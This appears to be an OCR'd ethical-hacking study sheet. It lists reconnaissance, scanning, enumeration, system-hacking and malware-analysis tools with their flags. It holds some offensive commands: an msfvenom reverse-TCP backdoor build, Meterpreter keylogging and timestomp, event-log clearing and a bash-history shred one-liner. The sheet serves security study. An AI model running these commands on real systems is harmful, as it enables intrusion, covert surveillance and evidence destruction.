

Footprinting & Reconnaissance

- **Netcraft**: Internet research, security services




- Other Domain Identification Tools:
  - Sublist3r
  - Pentest-Tools Find Subdomains
- **theHarvester**: gathering information of emails, sub-domains, hosts, employee names, open ports and banners from different public sources like search engines, PGP key servers and SHODAN computer databases.
  - -d: domain
  - -l: limit
  - -b: source



- **ping**: a computer network administration software utility used to test the reachability of a host on an Internet Protocol (IP) network.
  - -f: fragment packets
  - -l: send (preload) number of packages while waiting reply
  - -i: seconds between each packet
  - -n: no DNS name resolution

- **HTTrack Website Copier**: web crawler and offline browser.

- Other Website Mirroring Tools:
  - NCollector Studio
  - Cyotek WebCopy
- **eMailTrackerPro**: email footprinting



- Other Email Tracking Tools:
  - Infoga
  - Mailtrack
- **Whois.domaintools.com**: Research domain ownership with Whois Lookup

- Other Whois lookup tools:


    - SmartWhois
    - Batch IP Converter
- **nslookup**: DNS footprinting. Network administration command line utility used for querying DNS to obtain a domain name or IP address mapping.
    - set type=a: configures nslookup to query for IP address of the domain
    - set type=cname: list the CNAME records for a domain
- Other DNS Lookup Tools:
    - Professional Toolset
    - DNS Records
- **traceroute / tracert**: network footprinting
    - -h <number>: number of hops allowed
- **recon-ng**: full-featured Web Reconnaissance framework written in Python
    - marketplace install all: install all modules
    - modules search: displays all modules
    - workspaces create <name>: create a new workspace
    - workspaces list: list your available workspaces
    - db insert domains: add a domain to the database to search
    - modules load brute: view all modules related to brute forcing

Scanning Networks

- **nmap**: free and open-source network scanner.
    - -sn: disables port scan
    - -Pn: disables host discovery
    - -PR: performs an ARP ping scan (ARP response means host is active)
    - -PU: performs a UDP ping scan (UDP response means host is active)
    - -PE: performs an ICMP ECHO ping scan.
    - -PP: performs an ICMP timestamp ping scan.
    - -PM: performs an ICMP address mask ping scan.
    - -PS: performs a TCP SYN Ping Scan (ACK response means it's active)
    - -PA: performs a TCP ACK Ping Scan (RST response means it's active)
    - -PO: performs an IP Protocol Ping Scan (any response means it's active)
    - -v: enables verbose output (includes all hosts and ports)
    - -sT: performs a TCP connect / full open scan.
    - -sS: performs a stealth scan / TCP half-open scan (bypass firewall)
    - -sX: performs a Xmas Scan (no response = open port, RST= closed port)
    - -sM: performs a TCP Maimon scan (no response = open | filtered, RST = closed)
    - -sA: performs an ACK flag probe scan (no response = filtered, RST = not filtered)
    - -sU: performs a UDP scan (no 3-way handshake, no response = open, ICMP port unreachable message = closed)
    - -sN: null scan
    - -sI: IDLE/IPID Header Scan (Zombie Scan)
    - -sY: SCTP INIT Scan
    - -sZ: SCTP COOKIE ECHO Scan


- -sV: enable version detection
- -sC: enable script scanning
- -A: enable OS detection, version detection, script scanning, and traceroute
- -T: enable timing options
- -o: output options
- -O: enable OS detection
- --script: specifies a script
- -f: fragment packets
- -g or --source-port: source port manipulation
- -mtu: Maximum Transmission Unit
- -p: port(s) to scan
- -D: decoy scan
- -D RND: generates random & non-reserved IPs
- -d: increase debugging level

- **hping3**: command-line oriented network scanning and packet crafting tool for TCP/IP that sends ICMP echo requests and supports TCP, UDP, ICMP, and raw IP protocols.
  - --udp: specifies sending the UDP packets to the target host
  - -2: specifies UDP mode
  - --rand-source: enables random source mode
  - --data: specifies the data body size
  - -d: specifies the data size
  - -S: sets the SYN flag
  - -p: assigning the port to send the traffic
  - -c: count of packets sent
  - --flood: performs TCP flooding (sends a huge # of packets)
- **Metasploit**: penetration-testing framework.




Enumeration

- **nbtstat**: NetBIOS enumeration (NetBIOS over TCP/IP)
    - -a: displays the NetBIOS name table of a remote machine
    - -c: lists the contents of the NetBIOS name cache of the remote machine
- **net use**: connects a computer to or disconnects a computer from a shared resource
- **snmp-check**: SNMP enumeration. Enumerates SNMP devices, displaying the output in a simple and reader-friendly format.
- **Active Directory Explorer (AD Explorer)**: LDAP Enumeration. Advanced AD viewer and editor.




- Other LDAP Enumeration Tools:
    - Softerra LDAP Administrator
    - LDAP Admin Tool
    - LDAP Account Manager
    - LDAP Search
    - JXplorer
- **RPCScan**: communicates with RPC services and checks misconfigs on NFS shares.
- **SuperEnum**: includes a script that performs a basic enumeration of any open port, including NFS (port 2049).
- **dig**: Domain Information Groper. A DNS lookup utility (DNS enumeration)
    - ns: returns name servers in the result
    - axfr: retrieves zone information.
- **nslookup**
    - set querytype=soa: sets the query type to Start of Authority record
    - ls -d: requests a zone transfer of the name server

- **Global Network Inventory**: is a powerful and flexible software and hardware inventory system that can be used as an audit scanner in an agent-free and zero deployment environments



Vulnerability Analysis

- www.cwe.mitre.org: Common Weakness Enumeration
- **Openvas-Greenbone**: vulnerability analysis. Framework of several services and tools offering a comprehensive and powerful vulnerability scanning and vulnerability management solution.



System Hacking

- **Responder**: LLMNR, NBT-NS, and MDNS poisoner.
    - -I: specify the interface

```
root@kali:~# responder -I eth0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.9

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
```


- **John the Ripper (john)**: password cracker to find weak passwords of users.

```
root@kali:~# john
John the Ripper password cracker, version 1.8.0.6-jumbo-1-
-64]
Copyright (c) 1996-2015 by Solar Designer and others
Homepage: http://www.openwall.com/john/
www.hackingarticles.in

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION]        "single crack" mode
--wordlist[=FILE] --stdin wordlist mode, read words from F
                  --pipe  like --stdin, but bulk reads, an
--loopback[=FILE]         like --wordlist, but fetch words
--dupe-suppression        suppress all dupes in wordlist (
--prince[=FILE]           PRINCE mode, read words from FIL
--encoding=NAME           input encoding (eg. UTF-8, ISO-8
                          doc/ENCODING and --list=hidden-o
--rules[=SECTION]         enable word mangling rules for w
--incremental[=MODE]      "incremental" mode [using sectio
--mask=MASK               mask mode using MASK
--markov[=OPTIONS]        "Markov" mode (see doc/MARKOV)
--external=MODE           external mode or word filter
```

- **msfvenom**: Metasploit standalone payload generator.
    - Ex: sudo msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.88.128 -f exe > /home/dylan/Downloads/Backdoor.exe
- **PowerUp.ps1**: enables a user to perform quick checks against a Windows machine for any privilege escalation opportunities.
    - Powershell -ExecutionPolicy Bypass -Command ".\PowerUp.ps1;Invoke-AllChecks"


- **Immunity Debugger**: write exploits, analyze malware, and reverse engineer binary files.



- **VulnServer**: a Windows based threaded TCP server application that is designed to be exploited.
- **Netcat**: networking utility which reads and writes data across network connections, using the TCP/IP protocol. It is designed to be a reliable "back-end" tool that can be used directly or easily driven by other programs and scripts. At the same time, it is a feature-rich network debugging and exploration tool, since it can create almost any kind of connection you would need and has several interesting built-in capabilities.
    - -c: specify shell commands to exec after connect.
    - -e: specify filename to exec after connect.
    - -i secs: delay interval for lines sent, ports scanned
    - -l: listen mode, for inbound connects
    - -n: numeric-only IP addresses (no DNS)
    - -p port: local port number
    - -r: randomize local and remote ports
    - -s addr: local source address
    - -t: enable telnet negotiation
    - -u: UDP mode
    - -v: verbose
- Meterpreter Commands:
    - sysinfo: displays machine info (computer name, OS, and domain)
    - ipconfig: display victim's IP, MAC, and other info.
    - getuid: get current user
    - pwd: print working directory
    - **timestomp**: command utility to allow for the modification of MACE attributes (modified, accessed, created, entry).
        - Ex: timestomp <filename>.txt -m "02/11/2018 08:10:03"
        - -m: change modified value

        - -a: change accessed value
        - -e: change entry modified value
        - -c: change created value
    - download: download a file from the remote machine to the local host
    - search: helps locate files on the target machine (search -f filename)
    - keyscan_start: enable keylogging
    - keyscan_dump: dumps all captured keystrokes
    - idletime: display amount of time user has been idle
- **Spytech SpyAgent**: powerful computer spy software that allows you to monitor and record everything users do on a computer in stealth.

- Other Spyware Tools:
    - ACTIVTrak
    - Veriato Cerebral
    - NetVizor
    - SoftActivity Monitor
- **OpenStego**: an image steganography tool that hides data inside images.



- Other Steganography Tools:
    - QuickStego


- SSuite Picsel
- CryptaPix
- gifshuffle

Clearing Logs


- **Clear_Event_Viewer_Logs.bat**: utility that can be used to wipe out the logs of the target system. Deletes security, system, and application logs on the target.
- **wevtutil**: retrieve information about event logs and publishers.
  - wevtutil el: enum-logs; lists event log names
  - wevtutil cl <log_name>: clear-log; clears a log. Ex: wevtutil cl system
- **cipher.exe**: built-in Windows command line tool that can be used to securely delete a chunk of data by overwriting it to prevent its recovery. Also assist in encrypting and decrypting data in NTFS partitions.
  - cipher.exe /w:<drive, folder, or file location>: delete files in a drive, folder, or file
- **HISTSIZE**: determines the number of commands to be saved.
  - export HISTSIZE=0
- **history**: shows last commands recently used
  - history -c: rewrite or review earlier used commands
  - history -w: delete the history of the current shell
  - shred ~/.bash_history: shred the history file
- Can be used in one command: **shred ~./bash_history && cat /dev/null > .bash_history && history -c && exit**

<u>Malware Threats</u>

- **njRAT**: a Remote Access Trojan (RAT) with powerful data-stealing capabilities.




- **JPS Virus Maker**: used to create its own customized virus. Some of the tool's features are auto-start, shutdown, disable security center, lock mouse and keyboard, destroy protected storage, and terminate windows.




Static Analysis:

- **VirusTotal**: for static malware analysis. Acts as an information aggregator. The aggregated data is the output of different antivirus engines, website scanners, file and URL analysis tools, and user contributions.
- Other Static Malware Analysis Tools:
    - Hybrid Analysis
    - Cuckoo Sandbox
    - Jotti
    - Valkyrie Sandbox
- **BinText**: text extractor that can extract text from any file. Includes the ability to find plain ASCII text, Unicode text, and Resource strings, providing useful info for each.




- Other String Searching Tools:
    - FLOSS
    - Strings

    - Free EXE DLL Resource Extract
    - FileSeek
- **IDA**: a disassembler. Explores binary programs for which the source code might not be available to create maps of their execution.
- **OllyDbg**: a debugger that emphasizes binary code analysis, useful when source code is unavailable.




Dynamic Analysis:

